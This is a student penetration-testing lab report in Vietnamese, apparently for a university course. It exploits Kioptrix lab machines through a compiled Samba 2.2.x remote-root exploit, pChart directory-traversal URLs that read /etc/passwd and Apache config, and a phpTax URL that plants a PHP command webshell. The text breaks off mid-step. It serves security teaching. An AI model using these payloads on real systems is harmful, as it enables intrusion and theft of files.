

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107**

BÀI TẬP PENTEST 2

Sinh viên thực hiện:

B22DCAT009 Đàm Quốc Anh

Giảng viên hướng dẫn: TS.Đình Trường Dục

HỌC KÌ 2 NĂM HỌC 2025 - 2026

MỤC LỤC

MỤC LỤC	2
DANH MỤC CÁC HÌNH VẼ	3
CHƯƠNG 1. Nội dung BÀI THỰC HÀNH- Lab 1	4
1.1 Giới thiệu bài lab.....	4
1.2 Chuẩn bị bài lab.....	4
1.3 Chuẩn bị	4
1.4 Các bước thực hiện.....	4
CHƯƠNG 2. Nội dung BÀI thực HÀNH- lab 4.....	9
2.1 Mục tiêu bài lab.....	9
2.2 Các lỗ hỏng được tìm thấy	9
2.3 Thực hiện.....	9

DANH MỤC CÁC HÌNH VẼ

Hình 1 Danh sách các thiết bị đang kết nối trong cùng mạng.....	4
Hình 2 Quét toàn bộ port + dò dịch vụ + hệ điều hành của máy 192.168.56.110	5
Hình 3 Khởi động Metasploit Framework Console\.....	5
Hình 4 Quét và xác định phiên bản của dịch vụ SMB	6
Hình 5 Truy cập ExploitDB	6
Hình 6 Tấn công bruteforce samba	7
Hình 7 Các tùy chọn để cấu hình chế độ quét (scan), bruteforce, và tấn công	8
Hình 8 Khai thác thành công lỗ hổng Samba.....	8
Hình 9 Mount đĩa	9
Hình 10 Quét các thiết bị mạng.....	9
Hình 11 Nmap quét các cổng dịch vụ	10
Hình 12 Giao diện web để tạo biểu đồ trong PHP	11
Hình 13 Truy cập https://www.exploit-db.com/exploits/31173	11
Hình 14 Thông tin file etc/passwd	12
Hình 15 Thông tin cấu hình.....	12
Hình 16 Nơi lưu các file cài đặt	13
Hình 17 Đổi sang mozilla 4.0.....	13
Hình 18 Truy cập thành công	13
Hình 19 Xem thông tin lỗ hổng PHP tax	14
Hình 20 Giao diện web.....	14
Hình 21 Thông tin ID	15
Hình 22 Thông tin hostname	15
Hình 23 Connect thành công.....	15
Hình 24 Paste vào file 26368.c.....	16
Hình 25 Connect thành công.....	17
Hình 26 Đã có quyền root	17
Hình 27 Đã tìm được flag.....	17

CHƯƠNG 1. NỘI DUNG BÀI THỰC HÀNH- LAB 1

1.1 Giới thiệu bài lab

Lab 1: đạt được quyền truy cập root bằng Samba - Remote Code Execution
CVE-2003-0201

1.2 Chuẩn bị bài lab

- 1 máy kali làm máy tấn công
- 1 máy mục tiêu


1.3 Chuẩn bị

Tải các file máy ảo

- Import máy ảo vào VirtualBox: file .ova
- Khởi động máy Kali và máy Kioptrix lvl

1.4 Các bước thực hiện

- Bước 1: Gõ lệnh: *sudo netdiscover -i eth1* ở máy Kali



```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 172.16.28.0/16 | Screen View: Unique Hosts  
5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300  
-----  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
-----  
192.168.56.1  0a:00:27:00:00:08  1      60   Unknown vendor  
192.168.56.100 08:00:27:a2:a5:5e  3     180   PCS Systemtechnik GmbH  
192.168.56.110 08:00:27:fc:ae:cf  1      60   PCS Systemtechnik GmbH  
kali@kali:~$
```

Hình 1 Danh sách các thiết bị đang kết nối trong cùng mạng

Tìm được địa chỉ ip đang hoạt động là 192.168.56.110

- Bước 2: Gõ lệnh *nmap -p- -A 192.168.56.110*

```

kali@kali:~$ nmap -p- -A 192.168.56.110
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-22 02:24 EDT
Nmap scan report for 192.168.56.110
Host is up (0.073s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http           Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_   http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd (workgroup: eMYGROUP)
443/tcp   open  ssl/https      Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_   http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_   http-title: 400 Bad Request
|_   ssl-date: 2026-03-22T11:26:18+00:00; +5h00m00s from scanner time.
|_   sslv2:
|       SSLv2 supported
|       ciphers:
|         SSL2_RC2_128_CBC_WITH_MD5
|         SSL2_DES_64_CBC_WITH_MD5
|         SSL2_DES_192_EDE3_CBC_WITH_MD5
|         SSL2_RC4_128_EXPORT40_WITH_MD5
|         SSL2_RC4_128_WITH_MD5
|         SSL2_RC4_64_WITH_MD5
|         SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
32768/tcp open  status         1 (RPC #100024)

Host script results:
|_ clock-skew: 4h59m59s
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.62 seconds

```

Hình 2 Quét toàn bộ port + dò dịch vụ + hệ điều hành của máy 192.168.56.110

- Bước 3: Khởi động msfconsole:

Gõ lệnh: *msfconsole*

```

kali@kali:~$ msfconsole
[-] **rting the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] ***

```

Hình 3 Khởi động Metasploit Framework Console\

- Bước 4: use payload, set RHOST (IP máy mục tiêu)

use auxiliary/scanner/smb/smb_version

set RHOST 192.168.56.110

run

```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.110
RHOST => 192.168.56.110
msf5 auxiliary(scanner/smb/smb_version) > run


[*] 192.168.56.110:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.110:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) > █
```

Hình 4 Quét và xác định phiên bản của dịch vụ SMB

- Bước 5: Vào link <https://www.exploit-db.com/exploits/10>

Click vào view raw

Copy toàn bộ nội dung đoạn raw



Hình 5 Truy cập ExploitDB

- Bước 6:

vi 10.c

paste toàn bộ nội dung file raw vừa copy ở trên vào đây

:wq → enter để lưu và thoát

```

/*
Remote root exploit for Samba 2.2.x and prior that works against
Linux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) and
OpenBSD (2.x, 3.x and 3.2 non-executable stack).
sambal.c is able to identify samba boxes. It will send a netbios
name packet to port 137. If the box responds with the mac address
00-00-00-00-00-00, it's probably running samba.

[esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Scan mode.
+ [192.168.0.3] Samba
+ [192.168.0.10] Windows
+ [192.168.0.20] Windows
+ [192.168.0.21] Samba
+ [192.168.0.30] Windows
+ [192.168.0.31] Samba
+ [192.168.0.33] Windows
+ [192.168.0.35] Windows
+ [192.168.0.36] Windows
+ [192.168.0.37] Windows
...
+ [192.168.0.133] Samba

Great!
You could now try a preset (-t0 for a list), but most of the
time bruteforce will do. The smbd spawns a new process on every
connect, so we can bruteforce the return address...

[esdee@embrace esdee]$ ./sambal -b 0 -v 192.168.0.133
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Using ret: [0xbffffa24]
+ Using ret: [0xbffff8f8]
+ Using ret: [0xbffff7cc]
+ Worked!
-----
Linux LittleLinux.selwerd.lan 2.4.18-14 #1 Wed Sep 4 11:57:57 EDT 2002 i586
i586 i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)

sambal.c : samba-2.2.8 < remote root exploit by eSDee (www.netric.org|
*/

```

Hình 6 Tấn công bruteforce samba

- Bước 7:

gcc 10.c -o 10

./10

```

kali@kali:~$ ./10
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
Usage: ./10 [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs>  max childs for scan/bruteforce mode (default = 40)
-d <delay>       bruteforce/scanmode delay in micro seconds (default = 100000)
-f             force
-p <port>        port to attack (default = 139)
-r <ret>         return address
-s             scan mode (random)
-S <network>     scan mode
-t <type>        presets (0 for a list)
-v             verbose mode

```

Hình 7 Các tùy chọn để cấu hình chế độ quét (scan), bruteforce, và tấn công

- Bước 8: Nhập lệnh

`./10 -b 0 192.168.56.110`

```

kali@kali:~$ ./10 -b 0 192.168.56.110
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)

```

Hình 8 Khai thác thành công lỗ hổng Samba

Đạt được mục tiêu bài lab

CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH- LAB 4

2.1 Mục tiêu bài lab

Chiếm được quyền root thông qua khai thác lỗ hổng bảo mật

2.2 Các lỗ hổng được tìm thấy

- Directory Traversal trên thư viện pchart 2.1.3
- File Manipulation 'newvalue' trên thư viện phpTax
- Local Privilege Escalation trên BSD ver 9.0
- Thực thi mã từ xa

2.3 Thực hiện


Trước khi làm lab chúng ta cần gõ ufs:/dev/ada0p2 để mount đĩa



Hình 9 Mount đĩa

Bước 1. Dùng netdiscover quét thiết bị trong mạng LAN

`sudo netdiscover -i eth1`



Hình 10 Quét các thiết bị mạng

Bước 2. Dùng nmap quét các cổng mở, dịch vụ

`nmap -p- -A 192.168.56.114`

```

kali@kali:~$ nmap -p- -A 192.168.56.114
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-22 03:09 EDT
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.76% done; ETC: 03:11 (0:00:46 remaining)
Stats: 0:01:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.77% done; ETC: 03:10 (0:00:00 remaining)
Nmap scan report for 192.168.56.114
Host is up (0.0029s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.90 seconds
kali@kali:~$

```

Hình 11 Nmap quét các cổng dịch vụ

Bước 3. Vào thử web <http://192.168.56.114>


Inspect source code để tìm thêm thông tin



Tìm được 1 đường link nằm trong comment

Sau đó thử vào link như sau: 192.168.56.114/pChart2.1.3/index.php

⇒ Có vẻ như đây là thư viện pchart để tạo biểu đồ trong PHP



Hình 12 Giao diện web để tạo biểu đồ trong PHP

Bước 4. Sau đó vào exploit db để tìm lỗ hổng

<https://www.exploit-db.com/exploits/31173>



Hình 13 Truy cập <https://www.exploit-db.com/exploits/31173>

Sau đó vào đường dẫn sau để xem file etc/passwd

<http://192.168.56.114/pChart2.1.3//examples/index.php?Action=View&Script=>

%2f..%2f..%2fetc/passwd

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001>User &:/usr/local/ossec-hids:/sbin/nologin
```

Hình 14 Thông tin file etc/passwd

Vào link sau để có thêm thông tin về cấu hình và nơi lưu các file cài đặt

<https://www.cyberciti.biz/faq/freebsd-apache-web-server-tutorial/>



[nixCraft](#) → [Howto](#) → [Apache](#) → FreeBSD Install and Configure Apache Web Server

FreeBSD Install and Configure Apache Web Server

Author: Vivek Gite • Last updated: October 8, 2008 • 7 comments

Q. How do I install and configure Apache web server under FreeBSD 7.x operating systems? 

A. FreeBSD comes with various versions of Apache web servers: 

- => Apache 1.3
- => Apache 2.0
- => Apache 2.1
- => Apache 2.2

Step # 1: Update FreeBSD ports collection


Type the following command to [update FreeBSD ports](#) collection:

```
# portsnap fetch update
```

Hình 15 Thông tin cấu hình

<http://192.168.56.114/pChart2.1.3//examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf>


➔ Xem được các file cấu hình của apache



```
#
# This is the main Apache HTTP server configuration file. It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do. They're here only as hints or reminders. If you are unsure
# consult the online docs. You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive://" for Win32), the
# server will use that explicit path. If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "/var/log/foo_log"
# with ServerRoot set to "/usr/local" will be interpreted by the
# server as "/usr/local/var/log/foo_log".
#
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path. If you point
# ServerRoot at a non-local disk, be sure to point the LockFile directive
# at a local disk. If you wish to share the same ServerRoot for multiple
# httpd daemons, you will need to change at least LockFile and PidFile.
#
ServerRoot "/usr/local"
#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#
# Change this to listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:80
#listen 80
#listen 8080
#
# Dynamic Shared Object (DSO) Support
#
# To be able to use the functionality of a module which was built as a DSO you
# have to place corresponding 'LoadModule' lines at this location so the
# directives contained in it are actually available before they are used.
```

Hình 16 Nơi lưu các file cài đặt


Không vào được 8080 vì đang sử dụng mozilla 5.0, cần phải đổi sang 4.0. Cấu hình trên Burpsuite



Hình 17 Đổi sang mozilla 4.0

➔ Đã vào được web

Đây là thư viện PHP tax



Index of /

- phptax/

Hình 18 Truy cập thành công

Tiến hành search lỗ hổng thư viện PHP tax

<https://www.exploit-db.com/exploits/25849>

EXPLOIT DATABASE

PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution

EDB-ID: 25849 CVE: Author: CWH UNDERGROUND Type: WEBAPPS Platform: PHP Date: 2013-05-31

EDB Verified: ✓ Exploit: 0 / {} Vulnerable App:

Exploit Title : PhpTax File Manipulation(newvalue,field) Remote Code Execution
Date : 31 May 2013

Hình 19 Xem thông tin lỗ hổng PHP tax

Sau đó vào link này

[http://192.168.56.114:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru\(%24_GET%5Bcmd%5D\)%3B%3F%3E](http://192.168.56.114:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E)

PHPTAX

1040 2002 1 MAKE VIEW 1040 2002 2 MAKE VIEW

SCH A&B 2002 1 MAKE VIEW SCH A&B 2002 2 MAKE VIEW

SCH D 2002 1 MAKE VIEW SCH D 2002 2 MAKE VIEW

SCH D1 2002 1 MAKE VIEW SCH D1 2002 2 MAKE VIEW

1040 PDF INSTRUCTIONS W2 WORKSHEET

1040 U.S. Individual Income Tax Return 2002

Label: Your first name and initial: William Last name: Berggren2 Your social security number: 333 12 1111

Home address (number and street): 9145 Balcom Avenue Apt. no.: Ste G City, town or post office, state, and ZIP code: Chatsworth, California 91311

